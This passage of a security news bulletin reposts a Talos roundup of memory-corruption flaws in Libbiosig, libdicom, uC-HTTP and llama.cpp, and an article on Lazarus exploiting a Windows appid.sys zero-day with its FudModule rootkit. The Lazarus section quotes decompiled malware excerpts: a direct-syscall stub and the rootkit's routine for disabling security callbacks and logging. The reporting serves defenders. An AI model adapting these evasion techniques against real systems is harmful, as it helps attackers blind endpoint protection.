An attacker could provide a specially crafted, malicious file to exploit TALOS-2024-1918 (CVE-2024-23305), TALOS-2024-1921 (CVE-2024-21812), TALOS-2024-1922 (CVE-2024-23313) and TALOS-2024-1925 (CVE-2024-23606), which causes an out-of-bounds write. An attacker could then leverage that to execute arbitrary code on the targeted device.

TALOS-2024-1920 (CVE-2024-21795) and TALOS-2024-1923 (CVE-2024-23310) work in the same way, but in this case, cause a heap-based buffer overflow and use-after-free condition, respectively.

Two other vulnerabilities, TALOS-2024-1917 (CVE-2024-22097) and TALOS-2024-1919 (CVE-2024-23809), are double-free vulnerabilities that can also lead to arbitrary code execution.

All the vulnerabilities Talos found in Libbiosig are considered critical, with a CVSS score of 9.8 out of 10.

Use-after-free vulnerability in Imaging Data Commons libdicom

Discovered by Dimitrios Tatsis.

A use-after-free vulnerability (TALOS-2024-1931/CVE CVE-2024-24793, CVE-2024-24794) exists in Imaging Data Commons libdicom, causing the premature freeing of memory that is used later.

Libdicom is a C library and a set of command-line tools for reading DICOM WSI files, commonly used in the medical field to store and transmit files. It's commonly used in doctor's offices, health systems and hospitals.

An adversary could exploit this vulnerability by forcing the targeted application to process a malicious DICOM image, potentially allowing them to later cause memory corruption on the application and possibly arbitrary code execution.

Arbitrary code execution, denial-of-service vulnerabilities in Weston Embedded server

Discovered by Kelly Patterson.

A critical heap-based buffer overflow vulnerability in the Weston Embedded uC-HTTP server could lead to arbitrary code execution. TALOS-2023-1843 (CVE-2023-45318) exists in the web server component of Weston's uCOS real-time operating system.

The overflow occurs when parsing the protocol version of an HTTP request if the adversary sends a malicious packet to the targeted machine. TALOS-2023-1843 has a maximum severity score of 10.

The server also contains two other vulnerabilities — TALOS-2023-1828 (CVE-2023-39540, CVE-2023-39541) and TALOS-2023-1829 (CVE-2023-38562).

TALOS-2023-1828 is a double-free vulnerability, which could also lead to code execution, while TALOS-2023-1829 could allow an adversary to cause a denial of service on the targeted device.

5 heap-based buffer overflow vulnerabilities in implementation of LLaMA

Discovered by Francesco Benvenuto.

Talos discovered multiple heap-based buffer overflows in llama.cpp that could lead to code execution on the targeted machine.

LLaMA.cpp is a project written in C/C++ that provides inference for Large Language Models (LLMs). It supports a wide variety of hardware and platforms. Besides inference, it can also be used for quantizing models and provides Python bindings for simpler integration with more complex projects. For example, it can be used to create an AI assistant like ChatGPT. LLaMA.cpp also supports GGUF, a file format for storing LLMs that focuses on extensibility and compatibility.

LLaMA.cpp's GitHub page says its goal is to provide users with an "LLM inference with minimal setup and state-of-the-art performance on a wide variety of hardware — locally and in the cloud."

An adversary could exploit the following vulnerabilities if they provide a specially crafted .gguf file, the file type commonly used to store language models for inference: TALOS-2024-1912 (CVE-2024-21825), TALOS-2024-1913 (CVE-2024-23496), TALOS-2024-1914 (CVE-2024-21802), TALOS-2024-1915 (CVE-2024-21836) and TALOS-2024-1916 (CVE-2024-23605).

Source : <https://blog.talosintelligence.com/vulnerability-roundup-feb-27-2024/>

24. Lazarus hackers exploited Windows zero-day to gain Kernel privileges



North Korean threat actors known as the Lazarus Group exploited a flaw in the Windows AppLocker driver (appid.sys) as a zero-day to gain kernel-level access and turn off security tools, allowing them to bypass noisy BYOVD (Bring Your Own Vulnerable Driver) techniques.

This activity was detected by Avast analysts, who promptly reported it to Microsoft, leading to a fix for the flaw, now tracked as CVE-2024-21338, as part of the February 2024 Patch Tuesday. However, Microsoft has not marked the flaw as being exploited as a zero-day.

Avast reports that Lazarus exploited CVE-2024-21338 to create a read/write kernel primitive in an updated version of its FudModule rootkit, which ESET first documented in late 2022. Previously, the rootkit abused a Dell driver for BYOVD attacks.


The new version of FudModule features significant enhancements in stealth and functionality, including new and updated techniques for evading detection and turning off security protections like Microsoft Defender and CrowdStrike Falcon.

Moreover, by retrieving most of the attack chain, Avast discovered a previously undocumented remote access trojan (RAT) used by Lazarus, which the security firm promised to share more details about at BlackHat Asia in April.

Lazarus 0-day exploitation

The malware exploited a vulnerability in Microsoft's 'appid.sys' driver, a Windows AppLocker component that provides application whitelisting capabilities.

Lazarus exploits it by manipulating the Input and Output Control (IOCTL) dispatcher in the `appid.sys` driver to call an arbitrary pointer, tricking the kernel into executing unsafe code, thus bypassing security checks.



```

; __int64 __fastcall syscall(__int64, __int64, __int64)
_syscall proc near
push  r15
sub   rsp, 20h
xor   r15d, r15d
cmp   rdx, 5
jl    short loc_7FFFE44A3A3

loc_7FFFE44A3A3:
lea   r15, ds:0[rdx*8]
sub   rsp, r15
sub   rdx, 4
xor   r9, r9

loc_7FFFE44A391:
mov   rax, [r8+r9*8+20h]
mov   [rsp+r9*8+28h], rax
inc   r9
dec   rdx
jnz   short loc_7FFFE44A391

loc_7FFFE44A3A3:
mov   r10, r8
mov   rax, rcx
mov   rcx, [r10]
mov   rdx, [r10+8]
mov   r8, [r10+10h]
mov   r9, [r10+18h]
mov   r10, rcx
syscall ; Low latency system call
add   rsp, r15
add   rsp, 20h
pop   r15
retn
_syscall endp

```

Direct syscalls used in the exploit (Avast)

The FudModule rootkit, built within the same module as the exploit, executes direct kernel object manipulation (DKOM) operations to turn off security products, hide malicious activities, and maintain persistence on the breached system.

The targeted security products are AhnLab V3 Endpoint Security, Windows Defender, CrowdStrike Falcon, and the HitmanPro anti-malware solution.

Avast observed new stealth features and expanded capabilities in the new rootkit version, like the ability to suspect processes protected by Protected Process Light (PPL) by manipulating handle table entries, selective and targeted disruption via DKOM, enhancements in tampering with Driver Signature Enforcement and Secure Boot, and more.

Avast notes that this new exploit tactic marks a significant evolution in the threat actor's kernel access capabilities, allowing them to launch stealthier attacks and persist on compromised systems for longer periods.

```
context = (__int64 *)LocalAlloc(0x40u, 0x1C0ui64);
context[51] = a1;
context[52] = a2;
result = setup(context);
if ( !(_DWORD)result )
{
    result = exploit(context);
    if ( !(_DWORD)result )
    {
        bitfield_techniques = registry_callbacks(context) != 0;
        if ( (unsigned int)object_callbacks(context) )
            bitfield_techniques |= 2u;
        if ( (unsigned int)process_image_thread_callbacks(context) )
            bitfield_techniques |= 4u;
        if ( (unsigned int)minifilters(context) )
            bitfield_techniques |= 8u;
        if ( (unsigned int)wfp_callouts(context) )
            bitfield_techniques |= 0x10u;
        if ( (unsigned int)etw_system_loggers(context) )
            bitfield_techniques |= 0x40u;
        if ( (unsigned int)etw_provider_guids(context) )
            bitfield_techniques |= 0x80u;
        if ( (unsigned int)image_verification_callbacks(context) )
            bitfield_techniques |= 0x100u;
        if ( (unsigned int)direct_attacks((__int64)context) )
            bitfield_techniques |= 0x200u;
        restore_previousmode((__int64)context);
        memset(context, 0, 0x1C0ui64);
        LocalFree(context);
    }
}
```

Rootkit's main function executing individual techniques (Avast)

The only effective security measure is to apply the February 2024 Patch Tuesday updates as soon as possible, as Lazarus' exploitation of a Windows built-in driver makes the attack particularly challenging to detect and stop.

YARA rules to help defenders detect activity linked to the latest version of the FudModule rootkit can be found here.

Source : <https://www.bleepingcomputer.com/news/security/lazarus-hackers-exploited-windows-zero-day-to-gain-kernel-privileges/>

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech.**

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.